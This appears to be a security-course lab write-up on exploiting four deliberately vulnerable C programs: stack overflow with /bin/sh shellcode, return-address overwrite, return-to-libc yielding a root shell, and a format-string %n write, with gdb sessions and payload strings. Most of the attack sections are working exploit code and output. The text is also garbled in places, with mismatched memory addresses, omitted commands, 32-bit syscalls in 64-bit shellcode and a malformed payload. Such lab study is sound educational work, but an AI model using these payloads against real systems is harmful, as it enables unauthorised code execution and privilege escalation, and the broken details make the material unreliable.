

1. Simple Command Line Buffer Overflow

Source code vulnerability analysis

Function name: **foo** Line number: **12**

The command line buffer overflow occurs when a program or process attempts to write more data to a fixed length block of memory, than the buffer is allocated to hold. In this scenario, the command line argument taken from the user is stored in a variable **par** which can hold at most 16 characters.

To prepare an exploit, we need to understand what happens to the memory when the program is executed. During the runtime, the contents of the **argc** and **argv** parameters, being parameters of the program, will be held in the kernel area of the memory. The **main** method is the entry point for the program and the first thing it does, is to call the **foo** function, passing the first command-line parameter to it. When calling the **foo** function, the parameter is passed onto the stack. Then, the function should know where to return when the function exists, so the address of the next instruction is pushed onto the stack as the return address. The extended base pointer is then pushed onto the stack. This pointer is used to refer to parameters and local variables. Then, a **buffer** of 16 bytes long is allocated in the stack, followed by a call to the string copy function, which will copy the function parameter into the buffer. There is another local variable which also has 16 bytes of memory and it stores the command string.

Let's call this program **target1** and compile the code and generate debugging information using the following command:

```
$ gcc -fno-stack-protector -ggdb -Wall -o target1 target1.c
```

When we run it, a typical execution of this program with command-line parameter **test** would look like this:

```
$ ./target1 test
You can use "ls --color -l test" to list the files in dir "test"!
total 0
$
```

The program has copied **test** into the buffer and the information on how to use ls is shown.

The stack grows downward from high-memory to lower-memory addresses. However, the buffer itself is filled from lower to higher memory addresses. This means that if we would pass a name that is bigger than 16 characters long, it would start overwriting the base pointer that's lower in the stack (and higher up in the memory).

Using the GDB debugger

Now that the code is compiled and the **target1** program was created, we can fire GDB and read symbols present in the **target1** program using the command: **file target1**

We can use the command **info functions** to get all the functions that are there in the program.

We will issue the command **disas foo** to show the assembler code for the method **foo**:

```
(gdb) disas foo
Dump of assembler code for function foo:
0x000000000000011e9 <+0>:      endbr64
0x000000000000011ed <+4>:      push    %rbp
0x000000000000011ee <+5>:      mov     %rsp,%rbp
0x000000000000011f1 <+8>:      push    %rbx
0x000000000000011f2 <+9>:      sub     $0x48,%rsp
0x000000000000011f6 <+13>:     mov     %rdi,-0x48(%rbp)
0x000000000000011fa <+17>:     lea     -0x30(%rbp),%rax
0x000000000000011fe <+21>:     movabs  $0x6c6f632d2d20736c,%rbx
0x00000000000001208 <+31>:     mov     %rbx,(%rax)
0x0000000000000120b <+34>:     movl    $0x2d20726f,0x8(%rax)
0x00000000000001212 <+41>:     movw    $0x206c,0xc(%rax)
0x00000000000001218 <+47>:     movb    $0x0,0xe(%rax)
0x0000000000000121c <+51>:     mov     -0x48(%rbp),%rdx
0x00000000000001220 <+55>:     lea     -0x40(%rbp),%rax
0x00000000000001224 <+59>:     mov     %rdx,%rsi
0x00000000000001227 <+62>:     mov     %rax,%rdi
0x0000000000000122a <+65>:     callq   0x10a0 <strcpy@plt>
0x0000000000000122f <+70>:     lea     -0x40(%rbp),%rcx
0x00000000000001233 <+74>:     lea     -0x40(%rbp),%rdx
0x00000000000001237 <+78>:     lea     -0x30(%rbp),%rax
0x0000000000000123b <+82>:     mov     %rax,%rsi
0x0000000000000123e <+85>:     lea     0xdc3(%rip),%rdi      # 0x2008
0x00000000000001245 <+92>:     mov     $0x0,%eax
0x0000000000000124a <+97>:     callq   0x10d0 <printf@plt>
0x0000000000000124f <+102>:    lea     -0x30(%rbp),%rax
0x00000000000001253 <+106>:    mov     %rax,%rdi
0x00000000000001256 <+109>:    callq   0x10b0 <strlen@plt>
0x0000000000000125b <+114>:    mov     %rax,%rbx
0x0000000000000125e <+117>:    lea     -0x40(%rbp),%rax
0x00000000000001262 <+121>:    mov     %rax,%rdi
0x00000000000001265 <+124>:    callq   0x10b0 <strlen@plt>
0x0000000000000126a <+129>:    add     %rbx,%rax
```

By passing input, which is larger than 16 bytes, a buffer overflow is created which will create faulty stack and faulty registers.

Exploit – shellcode

To exploit the problem with the buffer, we aim to change the return address to somewhere we could have a code that launches a shell. The following is the exploit code saved as

shcode.asm:

```
xor    rax, rax    ; Clearing rax register
push   rax         ; Pushing NULL bytes
push   0x68732f2f  ; Pushing /sh
push   0x6e69622f  ; Pushing /bin
mov     rbx, rsp    ; rbx now has address of /bin/sh
push   rax         ; Pushing NULL byte
mov     rdx, rsp    ; rdx now has address of NULL byte
push   rbx         ; Pushing address of /bin/sh
mov     rcx, rsp    ; rcx now has address of address
                        ; of /bin/sh byte
mov     al, 11     ; syscall number of execve is 11
int     0x80       ; Make the system call
```

We need to assemble the code using **nasm**, by issuing the following command:

```
$ nasm -f elf64 shcode.asm
```

Note: For 32-bit system, use eax, ebx, ecx, edx, esp in-place of rax, rbx, rcx, rdx, rsp respectively and assemble the code using the command

Now extract the first 25 bytes of the shcode:

Memory may move around a bit during execution of the program, so we do not exactly know on which address the shellcode will start in the buffer. The NOP-sled is a way to deal with this. Once we fix the payload, at runtime, the CPU's instruction execution flow will slide towards the shcode, execute it and run a shell with privileges of the **target1** program. The execution looks something like this:

We can also use the following exploit to achieve access to the shell:

The following is the shell code to compile and run the program:

```
#!/bin/sh
execres=$(gcc -Wall -g -ggdb -fno-stack-protector -z execstack -o
target1 target1.c 2>&1)
if [[ $? != 0 ]]; then
    echo -e "Error:\n$output"
else
    ./target1
AAAABBBBCCCCDDDD\x90\x48\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x48\x89\xe3\x50\x48\x89\xe2\x53\x48\x89\xe1\xb0\x0b\xcd\x80
\x90\x90\x90\x90\x90\x90\x90\x90\x90
fi
```

2. Buffer Overflow to Rewrite a Return

Subsection 1 – The Attack

Function name: **coupon** Line number: **12**

The program takes one command line argument and passes the argument into the **coupon** function. The function takes this parameter and stores it in a 16-byte fixed length variable called **name**. The buffer overflow error can arise if the length of the command line argument is greater than 16 bytes. Let us check what happens when the program is run normally. We can use a string of A's to see if we can observe the buffer overflow.

```
$ ./target2 AAAAAA
Our loyal customer AAAAAA:
Use this coupon to redeem your free iPad Air 2!
Coupon number 49568900

$ ./target2 AAAAAAAAAAAAAAAAAAAAAA
Our loyal customer AAAAAAAAAAAAAAAAAAAAAA:
Use this coupon to redeem your free GALAXY Note 4!
Coupon number 1267040004

Segmentation fault (core dumped)
```

During the first execution, the input command line argument is given within its limits and so, normal execution happens. But on the second run, when the length of the input argument is greater than 16 bytes, it causes the buffer overflow.

Using the GDB debugger

Now that the code is compiled and the **target2** program was created, we can fire GDB and read symbols present in the **target2** program using the command: **file target2**

We can use the command **info functions** to get all the functions that are there in the program.

By passing input, which is larger than 16 bytes, a buffer overflow is created which will create faulty stack and faulty registers.

We will set three breakpoints in the original source code at lines **12**, **13**, and **28**.

```
(gdb) b 12
Breakpoint 1 at 0x1205: file target2.c, line 12.
(gdb) b 13
Breakpoint 2 at 0x125b: file target2.c, line 13.
(gdb) b 28
Breakpoint 3 at 0x12d5: file target2.c, line 28.
```

We're going to stop at line 12 and line 13, immediately before and immediately after we copy our input into the buffer.

We will issue the command **disas coupon** to show the assembler code for the method **coupon** and check the registers that are involved:

```
(gdb) disas coupon
Dump of assembler code for function coupon:
0x00000000000011c9 <+0>:      endbr64
0x00000000000011cd <+4>:      push    %rbp
0x00000000000011ce <+5>:      mov     %rsp,%rbp
0x00000000000011d1 <+8>:      sub     $0x40,%rsp
0x00000000000011d5 <+12>:     mov     %rdi,-0x38(%rbp)
0x00000000000011d9 <+16>:     lea     0xe28(%rip),%rax      # 0x2008
0x00000000000011e0 <+23>:     mov     %rax,-0x30(%rbp)
0x00000000000011e4 <+27>:     lea     0xe28(%rip),%rax      # 0x2013
0x00000000000011eb <+34>:     mov     %rax,-0x28(%rbp)
0x00000000000011ef <+38>:     lea     0xe2b(%rip),%rax      # 0x2021
0x00000000000011f6 <+45>:     mov     %rax,-0x20(%rbp)
0x00000000000011fa <+49>:     lea     0xe29(%rip),%rax      # 0x202a
0x0000000000001201 <+56>:     mov     %rax,-0x18(%rbp)
0x0000000000001205 <+60>:     mov     -0x38(%rbp),%rdx
0x0000000000001209 <+64>:     lea     -0x10(%rbp),%rax
0x000000000000120d <+68>:     mov     %rdx,%rsi
0x0000000000001210 <+71>:     mov     %rax,%rdi
0x0000000000001213 <+74>:     callq   0x1090 <strcpy@plt>
0x0000000000001218 <+79>:     lea     -0x10(%rbp),%rax
0x000000000000121c <+83>:     mov     %rax,%rsi
0x000000000000121f <+86>:     lea     0xe12(%rip),%rdi      # 0x2038
0x0000000000001226 <+93>:     mov     $0x0,%eax
0x000000000000122b <+98>:     callq   0x10a0 <printf@plt>
0x0000000000001230 <+103>:    callq   0x10d0 <rand@plt>
0x0000000000001235 <+108>:    cld
```

Let's run our program in GDB with "AAAA" as our input. We'll stop just before we copy anything into buffer so we can look at the contents.

```
Breakpoint 1, coupon (arg=0x7fffffffefca "AAAA") at target2.c:12
12      strcpy(name, arg);
(gdb) x /128bx name
0x7fffffffede40: 0xc8  0x0f  0x7a  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede48: 0x6d  0xa7  0x5f  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede50: 0x70  0xde  0xfe  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede58: 0xd5  0x12  0x00  0x08  0x00  0x00  0x00  0x00
0x7fffffffede60: 0x68  0xdf  0xfe  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede68: 0x00  0x00  0x00  0x00  0x02  0x00  0x00  0x00
0x7fffffffede70: 0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffffede78: 0xb3  0x70  0x5d  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede80: 0x20  0xd6  0x7d  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede88: 0x68  0xdf  0xfe  0xff  0xff  0x7f  0x00  0x00
0x7fffffffede90: 0x00  0x00  0x00  0x00  0x02  0x00  0x00  0x00
0x7fffffffede98: 0x76  0x12  0x00  0x08  0x00  0x00  0x00  0x00
0x7fffffffedea0: 0xe0  0x12  0x00  0x08  0x00  0x00  0x00  0x00
0x7fffffffedea8: 0x14  0x1a  0x97  0x32  0x9f  0x1b  0x81  0x83
0x7fffffffedeb0: 0xe0  0x10  0x00  0x08  0x00  0x00  0x00  0x00
0x7fffffffedeb8: 0x60  0xdf  0xfe  0xff  0xff  0x7f  0x00  0x00
```

We ran our program in GDB with run AAAA which then hit our first breakpoint on line 12. The second command x /128bx buffer displays 128 bytes as hexadecimal characters, starting where buffer is stored in memory. The leftmost column displays the memory address where the first column is found. So, in our example, buffer starts at memory address 0x7fffffffede40. Let's see what happens after the call to strcpy(). The **continue** command will resume the program so we can get to the next breakpoint.


```

Breakpoint 4, coupon (arg=0x7fffffffee1ca "AAAA") at target2.c:13
13      printf("Our loyal customer %s:\n", name);
(gdb) x /128bx name
0x7fffffffed40: 0x41 0x41 0x41 0x41 0x00 0x7f 0x00 0x00
0x7fffffffed48: 0x6d 0xa7 0x5f 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed50: 0x70 0xde 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed58: 0xd5 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffed60: 0x68 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed68: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffed70: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffed78: 0xb3 0x70 0x5d 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed80: 0x20 0xd6 0x7d 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed88: 0x68 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed90: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffed98: 0x76 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffedaa0: 0xe0 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffedaa8: 0x14 0x1a 0x97 0x32 0x9f 0x1b 0x81 0x83
0x7fffffffedab0: 0xe0 0x10 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffedab8: 0x60 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00

```

We have data! The first four values of buffer are now 0x41, which is how the ASCII character A is represented as a hexadecimal value. Our buffer is starting to fill up. We know from looking at the source code that buffer is an array of 16 characters. Each character is a byte, so we should be able to fill up 16 bytes with no issues. Let's run the program again, this time with 16 A's, and see what our memory looks like after strcpy() returns.

```

Breakpoint 2, coupon (arg=0x7fffffffee1ba 'A' <repeats 16 times>) at target2.c:13
13      printf("Our loyal customer %s:\n", name);
(gdb) x /128bx name
0x7fffffffed30: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffed38: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffed40: 0x00 0xde 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed48: 0xd5 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffed50: 0x58 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed58: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffed60: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffed68: 0xb3 0x70 0x5d 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed70: 0x20 0xd6 0x7d 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed78: 0x58 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffed80: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffed88: 0x76 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffed90: 0xe0 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffed98: 0xd0 0x9f 0xfd 0x1c 0x2d 0x24 0x4a 0x99
0x7fffffffedaa0: 0xe0 0x10 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffedaa8: 0x50 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00

```

It looks like buffer starts at address 0x7fffffffed30 and ends at address 0x7fffffffed40, which is 16 bytes away. These addresses may change when we run the program, but that won't be a problem. Now, we aren't concerned with where certain values are stored, we want to know the distance between those values. No matter where our buffer is stored, it will always end 16 bytes later. The goal is to overwrite the return address so we can control what the program does next and make the same coupon() function call itself again and again indefinitely. GDB makes this very easy with the info frame command.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffede50:
 rip = 0x8001218 in coupon (target2.c:13); saved rip = 0x80012d5
 called by frame at 0x7fffffffede10
 source language c.
 Arglist at 0x7fffffffeddf8, args: arg=0x7fffffffef1ba 'A' <repeats 16 times>
 Locals at 0x7fffffffeddf8, Previous frame's sp is 0x7fffffffede50
 Saved registers:
  rbp at 0x7fffffffede40, rip at 0x7fffffffede48
(gdb) _
```

GDB not only tells us what the value of rip is (0x80012d5) but it also tells us where it is stored in memory (0x7fffffffede48). But where is this relative to buffer?

```
(gdb) x /gx 0x7fffffffede48
0x7fffffffede48: 0x00000000080012d5
(gdb) x /128bx name
0x7fffffffede30: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffede38: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffede40: 0x00 0xde 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffede48: 0xd5 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffede50: 0x58 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffede58: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffede60: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffede68: 0xb3 0x70 0x5d 0xff 0xff 0x7f 0x00 0x00
0x7fffffffede70: 0x20 0xd6 0x7d 0xff 0xff 0x7f 0x00 0x00
0x7fffffffede78: 0x58 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
0x7fffffffede80: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00
0x7fffffffede88: 0x76 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffede90: 0xe0 0x12 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffede98: 0xd0 0x9f 0xfd 0x1c 0x2d 0x24 0x4a 0x99
0x7fffffffedea0: 0xe0 0x10 0x00 0x08 0x00 0x00 0x00 0x00
0x7fffffffedea8: 0x50 0xdf 0xfe 0xff 0xff 0x7f 0x00 0x00
```

We see buffer at address 0x7fffffffede30, and we see the return address at 0x7fffffffede48, just as GDB promised. Notice how the address in memory is reversed from how it is displayed by GDB. The computer is using little-endian byte order, which super simplified just means it stores data backwards. Looks like the address of buffer changed since the last time we ran the program! The good news is that the return address will always be the same distance from the end of the buffer. Doing some hexadecimal math:

$0x7fffffffede48 - 0x7fffffffede30 = 0x18 \rightarrow 24$

Finding the difference between the addresses and converting it to decimal tells us that the return address is stored 24 bytes after the start of buffer. Since buffer has 16 bytes allocated for it, the leftover 8 bytes will overflow and end up right next to the return address. On 64-bit operating systems all memory addresses use 64 bits (8 bytes). If we provided 40 characters, we would fill up the buffer, overflow so we are close to the return address, and then overwrite the entire return address. Let's look at the buffer when we copy in 40 A's.

info frame shows us that the return address is stored at 0x7fffffffede18 but look what's in memory! We successfully overwrote the return address. When our function ends, the program will look to 0x7fffffffede18 to find which instruction to execute next. But instead of the

original location, it will try and go to 0x4141414141414141. The odds of there being anything useful in that location are small. We'll change the return address to be equal to the address of the buffer so we can make the function repeat.

We have our sequence of 40 A's where the last 8 replace the return address stored on the stack. We need to change those 8 bytes to be the address of buffer. If the address of buffer is 0x7ffffffede00, we need to split that into individual bytes, reverse it (little-endian byte order!), and put it inside the argument. One tricky thing to note, GDB removes leading zeros for memory addresses. Our address is only twelve hexadecimal values, which is only six bytes. Since memory addresses on this computer are really 8 bytes long, we'll add the missing zeroes to make sure our address works.

```
Breakpoint 1, coupon (arg=0x7ffffffee18a 'A' <repeats 56 times>) at target2.c:12
12      strcpy(name, arg);
(gdb) continue
Continuing.

Breakpoint 2, coupon (arg=0x7ffffffee18a 'A' <repeats 56 times>) at target2.c:13
13      printf("Our loyal customer %s:\n", name);
(gdb) x /128bx name
0x7ffffffede00: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede08: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede10: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede18: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede20: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede28: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede30: 0x41      0x41      0x41      0x41      0x41      0x41      0x41      0x41
0x7ffffffede38: 0x00      0x70      0x5d      0xff      0xff      0x7f      0x00      0x00
0x7ffffffede40: 0x20      0xd6      0x7d      0xff      0xff      0x7f      0x00      0x00
0x7ffffffede48: 0x28      0xdf      0xfe      0xff      0xff      0x7f      0x00      0x00
0x7ffffffede50: 0x00      0x00      0x00      0x00      0x02      0x00      0x00      0x00
0x7ffffffede58: 0x76      0x12      0x00      0x08      0x00      0x00      0x00      0x00
0x7ffffffede60: 0xe0      0x12      0x00      0x08      0x00      0x00      0x00      0x00
0x7ffffffede68: 0x3a      0x46      0x20      0x77      0x1a      0xc8      0x33      0x69
0x7ffffffede70: 0xe0      0x10      0x00      0x08      0x00      0x00      0x00      0x00
0x7ffffffede78: 0x20      0xdf      0xfe      0xff      0xff      0x7f      0x00      0x00
(gdb) info frame
Stack level 0, frame at 0x7ffffffede20:
 rip = 0x801218 in coupon (target2.c:13); saved rip = 0x4141414141414141
 called by frame at 0x7ffffffede28
 source language c.
 Arglist at 0x7ffffffeddc8, args: arg=0x7ffffffee18a 'A' <repeats 56 times>
 Locals at 0x7ffffffeddc8, Previous frame's sp is 0x7ffffffede20
 Saved registers:
  rbp at 0x7ffffffede10, rip at 0x7ffffffede18
(gdb) _
```

0x7f ff ff fe de 00

0x00 0x00 0x7f 0xff 0xff 0xfe 0xde 0x00

0x00 0xde 0xfe 0xff 0xff 0x7f 0x00 0x00

\x00\xde\xfe\xff\xff\x7f\x00\x00

The computer will interpret characters preceded by "\x" to be hexadecimal instead of regular ASCII characters. This is the difference between seeing "A" as a value in memory versus seeing "41". Our input string now looks like this:

Let's check if this successfully replaced the return address:

The memory address where the instruction pointer was stored now holds the reversed address of buffer. By this method, we made the program to print unlimited number of coupons.

No, the attack did not work when accessed from outside the virtual machine. The modern day operating systems are equipped with features that protect the stack from being modified.

Typically, buffer overflow protection modifies the organization of stack-allocated data, so it includes a canary value that, when destroyed by a stack buffer overflow, shows that a buffer preceding it in memory has been overflowed. By verifying the canary value, execution of the affected program can be terminated, preventing it from misbehaving or from allowing an attacker to take control over it. Other buffer overflow protection techniques include bounds checking, which checks accesses to each allocated block of memory so they cannot go

beyond the actually allocated space, and tagging, which ensures that memory allocated for storing data cannot contain executable code.

Overfilling a buffer allocated on the stack is more likely to influence program execution than overfilling a buffer on the heap because the stack contains the return addresses for all active function calls. However, similar implementation-specific protections also exist against heap-based overflows.

Stack buffer overflows are a longstanding problem for C programs that leads to all manner of ills, many of which are security vulnerabilities. The biggest problems have typically been with string buffers on the stack coupled with bad or missing length tests. A programmer who mistakenly leaves open the possibility of overrunning a buffer on a function's stack may be allowing attackers to overwrite the return pointer pushed onto the stack earlier. Since the attackers may be able to control what gets written, they can control where the function returns—with potentially dire results.

3. Return to libc

Source code vulnerability analysis

The program takes a single command line argument as an input, which is then passed into the `is_virus` method as a function parameter. Let's call this program **target3** and compile the code and generate debugging information using the following command:

```
$ gcc -fno-stack-protector -ggdb -Wall -o target3 target3.c
```

The following is the stack frame layout for the method `is_virus()`:

<code>is_virus argv[n]</code> ... <code>is_virus argv[0]</code> <code>is_virus argc</code>
<code>return address</code> <code>traffic[64]</code> <code>traffic[63]</code> ... <code>traffic[0]</code> <code>i</code> <code>j</code> <code>len</code>
<code>(future)</code>

Let us use the GDB to see where the return address gets overwritten.

We run the program to check where the return address gets overwritten.

```
(gdb) r `python -c 'print "A"*64`  
Starting program: target3 `python -c 'print "A"*64`  
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
(gdb) r `python -c 'print "A"*60+"B"*4`  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: target3 `python -c 'print "A"*60+"B"*4`  
Program received signal SIGSEGV, Segmentation fault.  
0x42424242 in ?? ()  
(gdb)
```

So, the return address is overwritten after 60 bytes. I began by finding the addresses of `system()`, `exit()`, and the string `/bin/bash`. Let's get the address of the `system()` function and pass it the `/bin/sh` argument to run. First, we set a break point at `main` when we hit the break point, we search for the address to the `system` function.

```
(gdb) b *main
Breakpoint 1 at 0x804847c
(gdb) r `python -c 'print "A"*60+"B"*4`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: target3 `python -c 'print "A"*60+"B"*4`
Breakpoint 1, 0x0804847c in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e9ef10 <system>
```

As highlighted above the address of the system function is “0xb7e9ef10”. So, what we want the stack to look like to return-to-libc is as follows.

Top of stack	EBP	EIP	Dummy return addr	Address of /bin/sh string
AAAAAAAA	AAAA	Addr of system function (0xb7e9ef10)	DUMM	Address of /bin/sh string

We must export environment variable containing "/bin/sh" and get its address.

```
# export SHELL='/bin/sh'
# gdb -q target3
(gdb) b *main
Breakpoint 1 at 0x804847c
(gdb) r `python -c 'print "A"*60+"B"*4`
Starting program: target3 `python -c 'print "A"*60+"B"*4`
Breakpoint 1, 0x0804847c in main ()
(gdb) x/500s $esp
---Type <return> to continue, or q <return> to quit---
0xbffff2f: "SHELL=/bin/sh"
0xbffff3d: "GDMSESSION=default"
0xbffff50: "GPG_AGENT_INFO=/root/.cache/keyring-WoZFyX/gpg:0:1"
0xbffff83: "PWD=/root/Desktop/rajasurya/so"
0xbffff9d:
"XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share:/usr/share/"
0xbffffda: "LINES=41"
0xbfffffe3: "/root/Desktop/rajasurya/so/target3"
0xbfffffc: ""
```

As seen above the command "x/500s \$esp" will print out 500 strings from the stack; this is more than enough to find our environment variable "SHELL". We keep hitting enter till we find it as highlighted in red the address of Environment "SHELL" is "0xbffff2f". Now we must get the exact address of the string '/bin/sh' which will be (addr of SHELL + 6) because the preceding "SHELL=" is 6 bytes. So, the address of the string is (0xbffff2f + 6 = 0xBFFFF35).

The return address of is_virus() needs to be replaced with the address of system() followed the address of exit(), and then the address of the string /bin/bash. Next, I located the return address of is_virus() by disassembling main inside gdb. So is_virus() should return to the address 0x8048696. I used this to determine how much padding I will need. Looking at memory shortly after the stack pointer and playing with passing 'A's, I found 60 bytes gets me just before this address. So, with all the info I constructed the input:

```
./target3 $(perl -e 'print "AAAA"x15, "\x84\x15\x07\x40", "\xa4\x33\x05\x40",  
"\xfb\xfe\xff\xbf"')
```

So, to return to libc we should run our program with the following input:

```
"A"*60+"\x10\xef\xe9\xb7"+"DUMM"+"x35\xff\xff\xbf"
```

Let's test it and see if we get a shell.

```
(gdb) r `python -c 'print "A"*60+"\x10\xef\xe9\xb7"+"DUMM"+"x35\xff  
\xff\xbf"``  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: target3 `python -c 'print  
"A"*60+"\x10\xef\xe9\xb7"+"DUMM"+"x35\xff\xff\xbf"``  
Breakpoint 1, 0x0804847c in main ()  
(gdb) c  
Continuing.  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# exit  
Program received signal SIGSEGV, Segmentation fault.  
0x4d4d5544 in ?? ()  
(gdb)
```


And we successfully got a shell.

4. Format String Attacks

Source code vulnerability analysis

The format string vulnerability is caused by code like `printf(user_input)`, where the contents of the `user_input` variable are provided by the user. The program gets two input values from the user, one of which is an integer and the other, is a string. The program has two secret values in its memory. However, we cannot find these two values in the binary code. Although we don't know the secret values, in practice, it is not difficult to find their memory addresses (range or exact address) (their addresses are contiguous), because for many operating systems, the program address is completely run at any time. the same. For our analysis purposes, we will print out the addresses of the variables that are used in the program. The same can be analyzed from GDB as well.

The following is the stack frame layout for the main method:



The following is the slightly modified program for analysis purposes:

```
#include <stdio.h>
#include <stdlib.h>

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
    char user_input[100];
    int *secret;
    int int_input;
    int a, b, c, d; /* other variables, not used here.*/
```

```

/* The secret value is stored on the heap */
secret = (int *) malloc(2*sizeof(int));

/* getting the secret */
secret[0] = SECRET1; secret[1] = SECRET2;

printf("The variable secret's address is 0x%8x (on stack)\n",
&secret);
printf("The variable secret's value is 0x%8x (on heap)\n",
secret);
printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);

printf("Please enter a decimal integer\n");
scanf("%d", &int_input); /* getting an input from user */
printf("Please enter a string\n");
scanf("%s", user_input); /* getting a string from user */

printf(user_input);
printf("\n");

/* Verify whether your attack is successful */
printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
printf("The new secrets:      0x%x -- 0x%x\n", secret[0],
secret[1]);
return 0;
}

```

We first open the address randomization: **sysctl -w kernel.randomize_va_space=2**

Let's call this program **target4** and compile the code and generate debugging information using the following command:

```
$ gcc -fno-stack-protector -ggdb -Wall -o target4 target4.c
```

We can see from the code that the user_input size is 100, so a segmentation error occurs when the number of bytes of input string exceeds this size.

```
$ perl -e 'print "12" . "\n" . "A"x1200 . "\n" | ./target4
```

This input method is equivalent to executing the program and then inputting 12 (the first integer required to be entered) -> carriage return line feed -> input 1200 A (to make the program crash) -> carriage return.

U's ASCII code is 85, which translates to hexadecimal 0x55, so the U we read is the result of converting the contents of secret1 into a string.

To modify the value of secret[1], replace %s with %n to output the number of bytes that have been output and change the value of secret[1] to a preset value of 0xab.

Calculation: 0xab - (0x3a - 0x08)

```
$ target4
The variable secret's address is 0xbfe10160 (on stack)
The variable secret's value is 0x83aa008 (on heap)
secret[0]'s address is 0x83aa008 (on heap)
secret[1]'s address is 0x83aa00c (on heap)
Please enter a decimal integer
138059788
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%x.%121x.%n
bfe10168.1.b769d309.bfe1018f.bfe1018e.0.bfe10274.83aa008.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0xab
```

The modification was successful, and the method of modifying to other values is similar.

Address space layout randomization (ASLR) is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.

In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

The following are the different operating systems where the ASLR is implemented:

- Android
- DragonFly BSD
- FreeBSD
- iOS
- Linux
- Microsoft Windows (after Windows Vista)
- NetBSD
- OpenBSD
- macOS
- Solaris